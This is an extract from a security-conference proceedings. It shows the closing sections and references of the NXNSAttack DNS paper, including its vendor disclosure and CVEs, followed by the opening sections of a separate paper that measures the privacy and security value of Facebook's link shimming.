Maury [22] presents a different attack that also exploits the delegations of name servers in a referral response. However, the attack (called the iDNS attack) PAF is at most 10x. In iDNS the attacker's name server sends self-delegations (back and forth to the attacker's name server) up to an infinite depth. A major difference from our work is that the glueless name servers in the iDNS attack are never used against an external server such as a victim name server. Some measures have been taken by different DNS vendors such as BIND and UNBOUND following the disclosure of iDNS described in [22]; however these measures do not affect and do not weaken the NXNSAttack.

Wang [35] focuses on the DNS security implications of glue records. He describes how recursive resolver implementations such as BIND and Unbound treat glue records, but the focus is on cache poisoning vulnerabilities rather than the impact on the recursive performance, which is the focus of the current paper.

Muller et al. [28] perform a comprehensive measurement using the RIPE atlas to analyze how recursive resolvers select which name server to interact with, out of a set of multiple authoritative servers. The focus is on how and when the recursive resolvers *query* a set of multiple authoritative servers, while in this paper we extend the discussion and focus on how and when recursive servers *resolve* the IP addresses of a set of authoritative name servers. In another work [27], Moura et al. analyze

the root DNS service during a specific DDoS attack. However, the analysis refers to authoritative servers rather than recursive behavior. In a recent work [26], Moura et al. measure and show the impact of the caching and long TTL on dissecting DNS defenses during a DDoS attack.

8 Disclosure

After discovering the NXNSAttack, we initiated a responsible disclosure procedure. The following vendors and DNS service providers were approached and have patched their software and servers, most of them using the MaxFetch(k) approach: ISC BIND (CVE-2020-8616), NLnet labs Unbound (CVE-2020-12662), PowerDNS (CVE-2020-10995), CZ.NIC Knot Resolver (CVE-2020-12667), Cloudflare, Google, Amazon, Microsoft, Oracle (DYN), Verisign, IBM Quad9 and ICANN. Akamai among others, seems to have been patched or non-vulnerable to a one variant of the attack which we checked. Here is a quote from one of the large parties in the disclosure: "Due to this attack's potential to incapacitate a target's authoritative name server with very little effort on behalf of the attacker, we've rated the original report a High severity".

9 Conclusions

You never know what you might find when you go searching for your lost donkey. We started off researching the efficiency of recursive resolvers and their behavior under different attacks, but we ended up finding a new, devastating vulnerability, the NXNSAttack.

The key ingredients of the new attack are (i) the ease with which one can own or control an authoritative name server, (ii) the use of nonexistent domain names for name servers, and (iii) the extra redundancy placed in the DNS structure to achieve fault tolerance and fast response time.

We note that some of the possible remedies, such as various rate limiters, are a double-edged sword; a sophisticated attacker may use them to deny service to legitimate clients, by hitting the limiter's thresholds with malicious requests.

Notice that DoH (DNS over Http) is irrelevant to this paper because it deals with the communication channel between a client and its recursive resolver while we focus here on the communications between the recursive resolver and the authoritative structure.

Acknowledgements: We would like to thank the referees for very helpful comments and feedback, and Michael McNally, and Cathy Almond of ISC, Ralph Dolmans, Wouter Wijngaards and Benno Overeinder of NLnet Labs, and Petr Špaček of NIC.CZ for their help and cooperation in the disclosure procedure, as well as Eyal Ronen and Yair Kaldor for their help in this project.

References

[1] Bind 9 administrator reference manual. https://www.bind9.net/bind-9.12.2-manual.pdf.

[2] PowerDNS. https://www.powerdns.com/, 2019.

[3] Akamai. Whitepaper: DNS Reflection, Amplification, and DNS Water-torture, 2019.

[4] Manos Antonakakis, Tim April, Michael Bailey, Matt Bernhard, Elie Bursztein, Jaime Cochran, Zakir Durumeric, J Alex Halderman, Luca Invernizzi, Michalis Kallitsis, et al. Understanding the mirai botnet. In *26th USENIX Security Symposium*, pages 1093–1110, 2017.

[5] Yizheng Chen, Manos Antonakakis, Roberto Perdisci, Yacin Nadji, David Dagon, and Wenke Lee. DNS noise: Measuring the pervasiveness of disposable domains in modern DNS traffic. In *DSN*, pages 598–609. IEEE Computer Society, 2014.

[6] J. Damas, M. Graff, and P. Vixie. RFC 6891: Extension Mechanisms for DNS (EDNS(0)). https://tools.ietf.org/html/rfc6891, 2013.

[7] Ralph Dolmans. The NXNSAttack disclosure. [dns-wg] 17 June online RIPE DNS working group session, 2020.

[8] Fujiwara K. et. al. RFC-8198 Aggressive Use of DNSSEC-Validated Cache. *IETF Standards Track*, 2017.

[9] Shir Landau Feibish, Yehuda Afek, Anat Bremler-Barr, Edith Cohen, and Michal Shagam. Mitigating DNS random subdomain DDoS attacks by distinct heavy hitters sketches. *HotWeb*, pages 8:1–8:6, 2017.

[10] FireEye. Global DNS Hijacking Campaign: DNS Record Manipulation at Scale. https://www.fireeye.com/blog/threat-research/2019/01/global-dns-hijacking-campaign-dns-record-manipulation-at-scale.html, August 2019.

[11] Suzanne Goldlust and Cathy Almond. Recursive Client Rate limiting in BIND 9.9.8, 9.10.3 and 9.11.0. https://kb.isc.org/docs/aa-01304, June 2019.

[12] Suzanne Goldlust and Cathy Almond. Performance testing of recursive servers using queryperf. https://kb.isc.org/docs/aa-00561/, Oct. 2019. ISC DNSperf.

[13] Shuai Hao and Haining Wang. Exploring domain

name based features on the effectiveness of DNS caching. *ACM SIGCOMM Computer Communication Review*, 47(1):36–42, 2017.

[14] P. Hoffman, A. Sullivan, and K. Fujiwara. RFC 8499–DNS Terminology. https://tools.ietf.org/html/rfc8499, 2019.

[15] ISC. Bind: Internet systems consortium. https://www.isc.org/downloads/bind, May 2019.

[16] Mohammad Karami, Youngsam Park, and Damon McCoy. Stress testing the booters: Understanding and undermining the business of DDoS services. In *Proceedings of the 25th International Conference on World Wide Web*, pages 1033–1043, 2016.

[17] Amit Klein, Haya Shulman, and Michael Waidner. Counting in the dark: DNS caches discovery and enumeration in the internet. In *2017 47th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN)*, pages 367–378.

[18] Marc Kührer, Thomas Hupperich, Jonas Bushart, Christian Rossow, and Thorsten Holz. Going wild: Large-scale classification of open dns resolvers. In *Proceedings of the 2015 Internet Measurement Conference*, pages 355–368. ACM, 2015.

[19] NLnet Labs. Unbound. https://nlnetlabs.nl/projects/unbound, 2019.

[20] Xi Luo, Liming Wang, Zhen Xu, Kai Chen, Jing Yang, and Tian Tian. A large scale analysis of DNS water torture attack. In *Proceedings of the 2018 2nd International Conference on Computer Science and Artificial Intelligence*, pages 168–173. ACM, 2018.

[21] Majestic. Top million root domains list. https://majestic.com/reports/majestic-million/, May 2019.

[22] Florian Maury. The iDNS attack. In *OARC 15*, 2015.

[23] Warren Mercer and Paul Rascagneres. Talos blog: DNSpionage campaign targets middle east. https://blog.talosintelligence.com/2018/11/dnspionage-campaign-targets-middle-east.html, August 2019.

[24] Paul Mockapetris. RFC-1034 Domain Names-Concepts and Facilities. *Network Working Group*, page 55, 1987.

[25] Don Moore. DNS server survey. http://mydns.bboy.net/survey/, 2004.

[26] Giovane Moura, John Heidemann, Moritz Müller, Ricardo de O Schmidt, and Marco Davids. When the dike breaks: Dissecting DNS defenses during DDoS. In *Proceedings of the Internet Measurement Conference 2018*, pages 8–21. ACM, 2018.

[27] Giovane C.M. Moura, Ricardo de O. Schmidt, John Heidemann, Wouter B. de Vries, Moritz Muller, Lan Wei, and Cristian Hesselman. Anycast vs. DDoS: Evaluating the November 2015 root DNS event. In *Internet Measurement Conference*, pages 255–270, 2016.

[28] Moritz Müller, Giovane C. M. Moura, Ricardo de O. Schmidt, and John Heidemann. Recursives in the wild: Engineering authoritative DNS servers. In *Internet Measurement Conference*, pages 489–495, New York, NY, USA, 2017.

[29] Water Torture Nishida K. A slow drip DNS DDoS attack on qtnet. https://www.slideshare.net/apnic/dnswatertortureonqtnet-1425130417-1425507043/, May 2019.

[30] Nominum. resperf performance tool manual. ftp://ftp.nominum.com/pub/nominum/dnsperf/2.0.0.0/resperf.pdf/, May 2019.

[31] Radware. DNS: Strengthening the Weakest Link. https://blog.radware.com/security/2018/08/dns-attack-security-challenges/, 2018.

[32] Christoph Schuba. Addressing weaknesses in the domain name system protocol. *Master's thesis, Purdue University, West Lafayette, IN*, 1993.

[33] Secure64. Water torture, a slow drip DNS DDoS attack. https://secure64.com/water-torture-slow-drip-dns-ddos-attack/, Feb. 2014.

[34] Joe Stewart. DNS cache poisoning–the next generation. http://www.secureworks.com/research/articles/dns-cache-poisoning, 2003.

[35] Zheng Wang. The availability and security implications of glue in the domain name system. *CoRR*, abs/1605.01394, 2016.

[36] Petr Špaček. NXNSAttack: upgrade resolvers to stop new kind of random subdomain attack. https://en.blog.nic.cz/2020/05/19/nxnsattack-upgrade-resolvers-to-stop-new-kind-of-random-subdomain-attack, May 2020. CZ.NIC Blog.

Shim Shimmeny: Evaluating the Security and Privacy Contributions of Link Shimming in the Modern Web

Frank Li
Georgia Institute of Technology / Facebook[*]

Abstract

Link shimming (also known as URL wrapping) is a technique widely used by websites, where URLs on a site are rewritten to direct link navigations to an intermediary endpoint before redirecting to the original destination. This "shimming" of URL clicks can serve navigation security, privacy, and analytics purposes, and has been deployed by prominent websites (e.g., Facebook, Twitter, Microsoft, Google) for over a decade. Yet, we lack a deep understanding of its purported security and privacy contributions, particularly in today's web ecosystem, where modern browsers provide potential alternative mechanisms for protecting link navigations without link shimming's costs.

In this paper, we provide a large-scale empirical evaluation of link shimming's security and privacy contributions, using Facebook's real-world deployment as a case study. Our results indicate that even in the modern web, link shimming can provide meaningful security and privacy benefits to users broadly. These benefits are most notable for the sizable populations that we observed with a high prevalence of legacy browser clients, such as in mobile-centric developing countries. We discuss the tradeoff of these gains against potential costs. Beyond link shimming, our findings also provide insights for advancing user online protection, such as on the web ecosystem's distribution of responsibility, legacy software scenarios, and user responses to website security warnings.

1 Introduction

Prominent websites, such as online social networks, forums, and messaging platforms, support user-generated content with URLs linking to external destinations. Security and privacy concerns arise when other site users navigate these links. First, the source of the link navigation can be revealed to the destination site through the HTTP referrer, potentially leaking user information via the referrer's URL path and parameters [28]. Additionally, the navigation itself may not be as secure as possible, as users may provide HTTP URLs for websites supporting HTTPS. Finally, the destination may be malicious, such as for malware, phishing, and spam sites.

Link shimming, also called URL wrapping, is a technique that websites can use to protect users from these link navigation threats, as well as for analytics purposes. With link shimming, a website rewrites the URLs displayed on its pages to direct link navigations first to an intermediate endpoint. This navigation "shimming" allows the intermediate endpoint to deploy click-time security and privacy protections (and analytics), before navigating to the original destination.

For over a decade, popular online services have been deploying link shimming, including social networks (e.g., Facebook [7], Twitter [42]), email and messaging platforms (e.g., Gmail and Google Hangouts [5], Microsoft Outlook [20, 21]), search engines (e.g., Google [5], Yahoo [15, 32]), and security products (e.g., Symantec [40], Proofpoint [34], Barracuda [3]). Despite the technique's popularity, there has been little investigation into its purported security and privacy contributions, particularly in today's web ecosystem. Modern web browsers support security and privacy mechanisms that could possibly serve as alternatives to link shimming, without link shimming's potential costs. Thus, there is a question of whether beyond analytics, link shimming serves meaningful security and privacy purposes today.

In this paper, we investigate this question by conducting a case study of link shimming as deployed at Facebook, providing a large-scale real-world evaluation of how users engage with link shimming and its effectiveness at protecting users. We start by analyzing over 6 billion clicks on shimmed links over a month-long period and assess what privacy gains link shimming provides given modern browser privacy mechanisms. Then we evaluate how users engaged with 328M link shim warnings they encountered in that same period, which aimed to protect them from malicious destinations.

On the privacy side, we find that legacy browser clients, while a minority, are still prevalent. We observe nearly 4% of investigated browser clients without any browser privacy features to substitute for link shimming, and between 7-32% of clients (depending on the browser type) providing limited

[*]The author was a visiting researcher at Facebook at the time of this work.

support and still benefiting from link shimming. While the raw percentages may be small, nearly 200 million browser clients are affected, with a skew towards certain subpopulations including mobile-centric developing countries.

We then analyze the effectiveness of link shim warnings at protecting users from visiting suspicious destinations. Modern browsers likewise employ blocklists (e.g., Google Safe Browsing) and interstitials. While link shim and full browser warnings are conceptually similar, link shim warnings arise in different contexts (within a web page) and involve some different security concerns. Our analysis expands upon the existing literature on browser warning effectiveness. We find that user adherence to these warnings is high (around 80%), which is similar to the adherence rates observed for full browser (e.g., Chrome, Firefox) interstitials [1]. Additionally, we identify that only 3% of warned sites were ever in Google's Safe Browsing blocklist. Thus, leveraging link shim warnings with site-specific detection methods and policies can provide broader navigation protections than relying only on browser blocklists. Finally, we evaluate the clickthrough decisions that users make, identifying that users do not appear to be making arbitrary decisions, but are able to avoid malicious destinations to a minor extent. However, they still often make insecure choices, which potentially argues against using user warning outcomes as false positive signals and argues for higher friction warnings.

Ultimately, our results indicate that link shimming can serve meaningful security and privacy purposes when deployed at scale, even for today's web. It does involve potential costs, which we describe, noting that websites must evaluate the tradeoffs themselves. We conclude by discussing insights gained for improving link shimming deployments, as well as for more broadly advancing user online protection.

2 Background

Here, we describe how link shimming operates, as well as the modern browser mechanisms that could serve as potential alternatives to link shimming.

2.1 Link Shimming

Link shimming is used by many prominent online services [3, 5, 5, 7, 15, 20, 21, 32, 34, 40, 42]. While the implementation details and contexts of each service's deployment may differ (discussed further in Section 3.3), they all intermediate on URL navigations using the same technique and can serve similar security, privacy, and analytics functions. Here, we detail how Facebook deploys link shimming.

Facebook uses link shim's navigation intermediation as an opportunity to 1) preserve the privacy of where navigations originated from by minimizing HTTP referrers, 2) improve the security of the navigation method itself through upgrading the network protocol to HTTPS if possible, and 3) secure users from malicious navigation destinations. External-navigating URLs are shimmed on the Facebook website (including the mobile version[1]), as well as in content Facebook distributes (e.g., in email notifications).

To implement link shimming, Facebook uses a Facebook-controlled[2] endpoint (e.g., `facebook.com/linkshim.php`) that takes two URL parameters: 1) the destination URL, and 2) a one-time browser-specific hash, which we will discuss shortly. The Facebook webpage does not directly embed an external (non-Facebook) URL, but instead embeds the link shim endpoint with the external URL passed as a URL parameter. For example, `example.com` would appear on the Facebook platform linking[3] in reality to `facebook.com/linkshim.php?u=http%3A%2F%2Fexample.com&h=HASH`. At click time, users navigate first to the intermediate endpoint for security and privacy evaluation. Below, we discuss how Facebook's implementation of link shimming manages these checks.

Protecting HTTP Referrers: When the link shim endpoint redirects the user to the final destination, browsers (even if legacy) will set the HTTP referrer to the intermediate endpoint. Thus, the original full referrer is hidden, which could have leaked sensitive user information through the referrer URL path and parameters [28]. As examples, the original referrer URL path could reveal what specific Facebook page (e.g., user profile or group page) contained the link, and the URL parameters could contain sensitive user tokens (note that the URL parameters for the link shim endpoint are not sensitive). With link shimming, the destination only observes from the referrer that the navigation source is related to Facebook. In practice, preserving this level of referrer information is valuable for many online services, such as for supporting external analytics, logging, and caching optimizations [28].

Upgrading to HTTPS: To provide stronger link navigation security and privacy, link shimming upgrades HTTP URLs to HTTPS if the destination site supports HTTP Strict Transport Security (HSTS) [14], indicating that connections to the site should always be over HTTPS anyways. The list of HSTS sites is collected from the Chromium browser HSTS preload list [33], as well as HSTS headers from domains crawled by Facebook [22]. We note that while there are HTTP URLs that could be safely upgraded to HTTPS even though the site does not support HSTS, avoiding false positives for non-HSTS sites is challenging due to corner cases which result in broken navigations [12].

Handling Malicious Destinations: If the destination URL is detected as malicious server-side, the intermediate endpoint redirects to one of two warning pages (translated based on user account settings or IP geolocation). For URLs detected as

[1] Facebook's mobile (i.e., Android, iOS) apps do not broadly use link shimming, as the apps can implement link navigation protections directly.

[2] In some link shimming deployments, the intermediary can be a different entity than the deploying website, such as if the intermediary is a third-party security service.

[3] We briefly note that the Facebook website preserves the original destination URL when copying or hovering over the link in the browser, allowing users to still properly inspect where the link navigates to.


malicious with high confidence (based on automated classifier scores or manual actions), users encounter the blocked access warning in Figure 1a that prevents them from navigating to the destination. However, a subset of URLs are detected as likely malicious but with fewer direct signals. These suspicious URLs receive the second warning shown in Figure 1b, which provides less navigation friction (due to the lower confidence detection) by allowing warning clickthrough to the destination if desired.

Preventing Open Redirection: If the destination URL is not blocked, a final safety check is needed to prevent attackers from abusing the link shim endpoint as an open redirector [23]. During open redirection, a redirection page blindly redirects to any destination URL passed to it. Attackers can leverage this behavior by sharing links to the open redirector that navigate elsewhere, whereas the user clicking on these links may expect to arrive at Facebook based on the URL's domain (this is particularly concerning for phishing attacks).


To protect users from unexpected navigations, the second URL parameter passed to the link shim endpoint is a hash derived from the Facebook cookie values stored for the browser displaying the shimmed link. This hash is also one-time and randomized, such that every generated shimmed link will use a unique hash, thus preventing this hash from being useful for user tracking (e.g., by ISPs or destination sites). When visiting the link shim endpoint, if the hash is not provided or does not match the current browser, a redirection warning as displayed in Figure 1c is shown to inform the user they are leaving the Facebook website (translated as with malicious URL warnings), allowing for click through to the final destination. Thus, this hash prevents attackers from generating shimmed links (that appear as Facebook URLs) that openly redirect, without needing to prompt users on every redirection. However, note that these redirection warnings can appear in benign situations as they cannot be distinguished from potential attacks. For example, if a user Alice directly copies a shimmed link generated for her, and benignly shares it with another user Bob, Bob will encounter the redirection warning when clicking on the shimmed link. Note that to limit warning prompts in benign scenarios, Facebook's link shimming does employ some heuristics, such as permitting shimmed links shared between Facebook friends.

2.2 Modern Browser Protections


Link shimming provides navigation security and privacy protections, but also requires additional redirection hops, increasing navigation latencies. Modern browsers support several mechanisms that could serve as potential alternatives for link shimming's security and privacy functions, without impacting navigation latencies. Ideally, online services could rely on these mechanisms instead of deploying link shimming. When online services first began deploying link shimming over a decade ago [7, 32], many of these mechanisms did not yet exist, so the security and privacy value of link shimming was



(a) Link Blocked Interstitial (cannot click through)



(b) Link Warning Interstitial (can click through)



(c) Link Redirection Interstitial (can click through)

Figure 1: Users can encounter three different types of warnings when clicking on a shimmed link. The warnings shown here are for desktop browsers. Warnings for mobile browsers present equivalent information with mobile-centric designs.

more prominent. However, we will evaluate whether value remains given modern browser protections, which we will describe here.

Protecting HTTP Referrers: HTTP headers and HTML features in modern browsers support varying levels of control over the referrer [28][4].

- (Coarse-grained Control) Starting with HTML5, web developers can set the `rel` attribute for anchor (i.e., `<a>`) tags to the value `noreferrer`, which prevents sending the HTTP referrer [27]. This is a coarse-grained mechanism, either allowing the full referrer or preventing it from being sent.
- (Flexible Control) More recently, anchor tags supporting the `referrerpolicy` attribute allow for three options: no referrer, sending only the origin of the referrer rather than the full referrer, and using the full referrer [25].
- (Flexible Control) Most recently, Referrer Policy allows a `<meta>` tag to specify fine-grained referrer control [29], including specifying different referrer values depending on the navigation source and destination.

In practice, maintaining at least the referrer origin is valuable for online services, as it is used for external analytics, logging, and caching optimizations [28]. The latter two flexible control features allow online services to preserve these functionalities while reducing privacy leakage. Compared to these two features, link shimming does not provide any additional referrer privacy benefits. In contrast, the first feature

[4] We briefly note that there are other hacks for mangling the referrer, but they are not compatible across all browsers or JavaScript environments [41].

only allows for either total referrer privacy with lost functionality, or no referrer privacy. Here, link shimming allows online services to maintain functionality without sacrificing referrer privacy.

Upgrading to HTTPS: Browsers supporting HTTPS Strict Transport Security (HSTS) [14] allow web servers to indicate that all connections to the server should be over HTTPS. Without HSTS, legacy browsers lack the context *a priori* to make a reliable decision on if and when to use HTTPS. For upgrading navigation protocols to HTTPS, link shimming primarily benefits such legacy browsers.

Handling Malicious Destinations: Browsers already employ URL blocklists, and display browser interstitials when users navigate to blocked sites. For example, Google's Safe Browsing [13] blocks malware, phishing, and unwanted software sites, and is used by various browsers including Chrome, Firefox, and Safari. For link shim warnings to benefit users over full browser warning, users must adhere more to link shim warnings, or link shim warnings must cover a broader set of dangerous URLs. This broader coverage is particularly plausible as an online service can leverage its specific vantage point for identifying additional malicious destinations, and also detect URLs that violate site-specific policies [8].

Preventing Open Redirection: If link shimming is not used, the open redirection concern is no longer relevant and we do not need to consider browser-provided alternatives.

3 Method

In this section, we detail what data we use for our study and limitations of our method.

3.1 Data Collection

To evaluate how users interact with link shimming, we collect telemetry specifically for our study from Facebook link shim navigations and warning displays. The data spans a month long period, from August 14 to September 16, 2019. This telemetry consists of the following two datasets on what navigation actions occur and browser client characteristics (for understanding their influences).

1) Link shim navigations: We use the following telemetry from when users visit the link shim endpoint during our study.

- Event Timestamp
- Navigation Information: We use the redirection outcome (safe redirection to the destination, or a redirection to a warning), the destination URL, and whether the click came from a shimmed link on the Facebook website (based on the HTTP referrer). We also identify whether link shim upgraded the destination URL to HTTPS (as the site supports HSTS, as discussed in Section 2.1).
- Browser Client Differentiation: For our analysis, we only need to distinguish the different browser clients used when clicking on shimmed links, without identifying users involved. For this, we use the value of a persistent client-specific (not user-specific) Facebook browser cookie [37]. We filter out the 2% of link shim navigations that occurred without the cookie set, as here we cannot differentiate between different browser clients. Browser cookies can be cleared and reset, resulting in the same client with multiple cookie values. However, we note that Facebook has observed only <4% monthly churn rate for these cookies, thus the impact on our client-granularity analysis should be limited. This browser client granularity is most appropriate for our privacy analysis, which will investigate modern versus legacy browser populations. For our security analysis, we require distinguishing distinct warning encounters, which can be likewise done by considering different clients.
- Browser Client Characteristics: We extract the browser and OS names and versions from the HTTP user agent strings, similar to existing documented methods [26]. We additionally use the country-level geolocation of the request's source IP address.

Warning Type	# Raw	# Uniq
None	6.2B	5.3B
Blocked URL Interstitial	28.6M	24.4M
Suspicious URL Interstitial	288K	259K
Redirection Interstitial	299.4M	289.1M

Table 1: Dataset size. For each warning type, we list the raw number of warning displays as well as the number of unique displays, defined as unique (browser client cookie value, warning type, destination URL) tuples. The "None" warning type does not represent actual warnings, rather that the link shim navigations redirect directly to the destination URLs.

2) Warning clickthroughs: As shown in Figure 1, each warning provides a "Go back" button for users. The interstitials for suspicious URLs and redirections additionally allow users to click through a "Follow link" button. Whenever a user clicks on one of these buttons during our study, our telemetry uses the same data as with link shim navigations above (i.e., timestamp, navigation information, browser client differentiation, and browser client characteristics). In addition, we use the interstitial type shown and which button users clicked. Note that this dataset does not contain warning visits where a button was not clicked, but instead the user closed the browser tab or navigated backwards via browser navigation. However, the link shim navigation dataset indicates when link shim redirected to a warning page in the first place, allowing us to compute clickthrough rates.

In total, our study's dataset contains 6 billion link shim navigations as well as 328M warning encounters, with the number of each warning type listed in Table 1. These values are for the raw number of warning displays though, and a user on a particular browser client may click on the same external link and witness the same warning multiple times (a behavior

we explore in Section 5.4). Thus, we also list the number of unique warning experiences, where each experience is a distinct (browser client cookie value, warning type, destination URL) tuple.

3.2 Ethics

While we are not directly interacting with users, our study is an empirical investigation of an *in situ* system at Facebook that is. Thus, although IRB approval is not applicable to this research, we take care with our data collection and analysis, focusing only on using the information necessary for our evaluation (e.g., using IP country geolocation instead of the full IP address). We use telemetry specifically for this study on link shim's own actions (e.g., navigation protocol upgrades) and information readily sent by browser clients (e.g., HTTP user agent strings), and our dataset and analysis *do not* use user-specific data. We believe this study's results can help guide improvements to link shimming at Facebook and at other online services, as well as provide insights on advancing online user protection, thus benefiting users broadly.

3.3 Limitations

The data used for this study affords a large-scale real-world evaluation of link shimming. However, as we are evaluating an *in situ* system at Facebook, we are ultimately limited in the explorations we can conduct. These limitations include:

- This work is a case study of a particular implementation of link shimming. While many other online services also employ link shimming with similar functionalities, our results may not translate exactly to other scenarios. For example, users in an enterprise scenario may respond differently to link shimming than Facebook users, given the different deployment context and user population. Also, Facebook both deploys link shimming on its site and manages the intermediary. Users may respond differently to link shimming where a third party (e.g., a security service) serves as the intermediary. We expect our results to generalize most to link shimming deployed and fully managed by a consumer-facing online service. Note that our analysis investigates geographic influences to provide insights on link shimming for users around the world.
- This investigation is a snapshot in time, and exact results may change in the future. However, our findings provide guidance on future directions, and many conclusions should continue to hold true (as we will discuss in Section 6).
- The analyzed data cannot be publicly shared due to privacy constraints. We recognize that this restriction does limit replication. However, we believe that the insights from this work can still be valuable for the security and Internet community, providing empirical grounding on the effectiveness of a common practice. Furthermore, other organizations deploying link shimming can perform a similar analysis to investigate the impact of their systems.
- When studying warning adherence, we only consider suspicious URL and redirection warnings, as blocked URL warnings do not allow clickthrough. While suspicious and blocked URLs are conceptually similar, they are detected by different classifiers and hence are populations that may be characteristically different. Thus, results may not directly translate between the two warning types, although some insights related to user comprehension may still be applicable to both. While in theory, we could experiment with displaying suspicious URL interstitials for blocked URLs, allowing for a more direct comparison, we did not consider this ethically responsible as users may click through to high-confidence dangerous sites (subsequently, our results further support this decision).
- Our datasets may include link navigations by abusive actors, who do not necessarily behave like benign users. However, Facebook extensively deploys systems to detect, prevent, and remediate platform abuse. Thus, we believe the proportion and impact of abuse on our data should be limited.
- We evaluate the live system as is, and do not experiment with different warning workflows or designs. We discuss how future work can explore these directions in Section 6, although we note that our findings suggest that such optimizations will likely have some but limited impact on link shimming effectiveness.

4 Privacy Considerations

As discussed in Section 2.1, link shimming can help protect link navigation privacy by limiting information leakage through HTTP referrers, and upgrading HTTP URLs to HTTPS if possible. When the HTTP referrer is not protected, destination sites may learn sensitive user information from the referrer URL path and parameters [28]. As an example, users clicking external links on their own profile pages may reveal their identities to destination sites through the referrers pointing to the users' profile URLs. Similarly, HTTP web traffic lacks cryptographic security and privacy protections. Modern browsers provide mechanisms that could serve as alternative methods though, as outlined in Section 2.2, without link shimming's cost of additional navigation hops. In this section, we consider the extent to which link shimming provides privacy gains in today's web ecosystem.

4.1 Link Shimming's Privacy Value

For modern browsers, link shimming is not necessary for HTTP referrer protection and HTTPS upgrading, although it can still serve a security purpose, as we will explore in Section 5. However, an online service can benefit from using link shimming for legacy browsers. Here, we analyze the distribution of browsers and browser versions that navigate via a shimmed link, and evaluate the legacy browser populations that benefit from link shimming. We identify legacy browser versions (listed in Table 8 of Appendix A) through online documentation [25, 29, 30, 43].

HTTP Referrer Protection: For referrer privacy, legacy browsers arise in two scenarios. The first is when a browser lacks all referrer protection features, and link shimming is necessary for referrer privacy. For clarity, we will call these *fully legacy browsers*. The second scenario is when a browser only supports the coarse-grained referrer control feature and not the other two flexible control features, which we will call a *partially legacy browser*. In this case, online services can still benefit from using link shimming as it supports origin-level referrers (with practical use cases mentioned in Section 2.2) without fully sacrificing referrer privacy.

For 8 prominent desktop and mobile browsers, Table 2 shows the portion of clients that are fully legacy browsers, and the portion of shimmed URL clicks from such legacy clients. Table 3 depicts likewise for partially legacy browsers.

From Table 2, we observe a non-trivial population of fully legacy browsers. Even for browsers with more up-to-date populations, such as Chrome, Firefox, Safari, and Edge, at least 1% of clients and clicks are from fully legacy browsers. In contrast, browsers such as Microsoft's Internet Explorer (IE) and Opera (particularly the mobile versions) offer these referrer privacy features on a limited number of versions, resulting in a significant portion (over 30% in both cases) of legacy clients. In total, nearly 45M fully legacy browsers navigated shimmed links.

We observe from Table 3 that excluding IE and Edge, the investigated browsers all exhibit a significant fraction (between 7-33%) of both partially legacy browser clients and clicks. There are no IE and Edge partially legacy browsers, as versions of these two browsers either support flexible referrer control or none at all. In total, there are more than 130M partially legacy browser clients. Thus, link shimming allows online services that find value in maintaining the referrer origin to preserve referrer privacy for a substantial population.

HTTPS Upgrading: To evaluate the benefits of link shimming's HTTPS upgrading, we only consider shimmed link navigations that were successfully upgraded, indicating the destination site supports HSTS. Table 4 lists the proportion of distinct browser clients without HSTS support that conducted such HTTPS-upgraded navigations. Browsers such as Chrome, Firefox, and Edge implemented HSTS early on, and have minimal populations of legacy clients. However, Microsoft IE only introduced HSTS in its latest version (IE 11) and a non-trivial population still relies on legacy browsers. The same observation holds for Opera and the mobile-oriented Android and Samsung browsers. In total, we observed 1.5M HTTPS-upgraded link clicks from 800K legacy browsers that lacked HSTS (thus benefiting from link shimming).

Overall, this volume is small. This is in part due to limited HSTS deployment at websites [10, 16, 38], which restricts the number of opportunities where URLs can be confidently upgraded. Users may also tend to post HTTPS URLs for sites supporting HTTPS (e.g., the site's HTTP landing page redirects to HTTPS, and users share the HTTPS URL).

Browser	# Clients	% Legacy Clients	% Clicks
Chrome	917M	1.8%	2.4%
Firefox	28M	2.1%	1.6%
IE	27M	41.8%	22.0%
Edge	8M	1.0%	1.2%
Safari	93M	1.0%	2.2%
Opera	23M	30.8%	38.9%
Android	24M	1.6%	1.4%
Samsung	34M	13.4%	16.2%

Table 2: For popular browsers navigating shimmed links, we show the percent of clients without any HTTP referrer privacy protections (i.e., fully legacy browsers), and the percent of clicks from those legacy clients. Here, link shimming is necessary for referrer privacy.

Browser	# Clients	% Legacy Clients	% Clicks
Chrome	917M	8.9%	7.6%
Firefox	28M	19.1%	14.1%
IE	27M	0.0%	0.0%
Edge	8M	0.0%	0.0%
Safari	93M	20.6%	22.0%
Opera	23M	19.5%	18.6%
Android	24M	31.2%	24.4%
Samsung	34M	32.7%	32.2%

Table 3: For popular browsers navigating shimmed links, we show the percent of clients that are partially legacy browsers, and the percent of clicks from those legacy clients. Here, link shimming allows online services to preserve existing functionality from origin-level referrers without sacrificing referrer privacy.

Finding summary: Even though a majority of browser clients are on modern browser versions supporting HTTP referrer privacy features and HSTS, a substantial fraction are legacy browsers with no or limited support. Link shimming provides privacy benefits for these non-trivial populations, more-so for referrer privacy as browser clients more widely support HSTS.

4.2 Demographic Influences

Here, we evaluate how link shimming's privacy benefits vary across different client OSes and countries.

OS: For HTTP referrer privacy, we observe that link shimming's privacy gains for different OSes are (unsurprisingly) correlated with what browsers commonly run on those OSes. For desktop OSes, we find that less than 0.7% of browser clients on both Linux and Mac OS are fully legacy browsers, compared to 10.2% on Windows. We attribute this large portion for Windows to the prominence of Microsoft IE on Windows, with 42% of IE clients as fully legacy browsers (from Table 2). Meanwhile, Chrome, Firefox, and Safari are most prominent on Linux and Mac OS, and have small fully legacy

Browser	# Clients	% Legacy Clients	% Clicks
Chrome	47.4M	>0.1%	>0.1%
Firefox	1.3M	>0.1%	>0.1%
IE	0.7M	6.6%	4.2%
Edge	2.7M	0.0%	0.0%
Safari	9.6M	0.8%	1.0%
Opera	1.4M	24.5%	28.6%
Android	0.4M	21.9%	22.0%
Samsung	3.6M	6.6%	7.4%

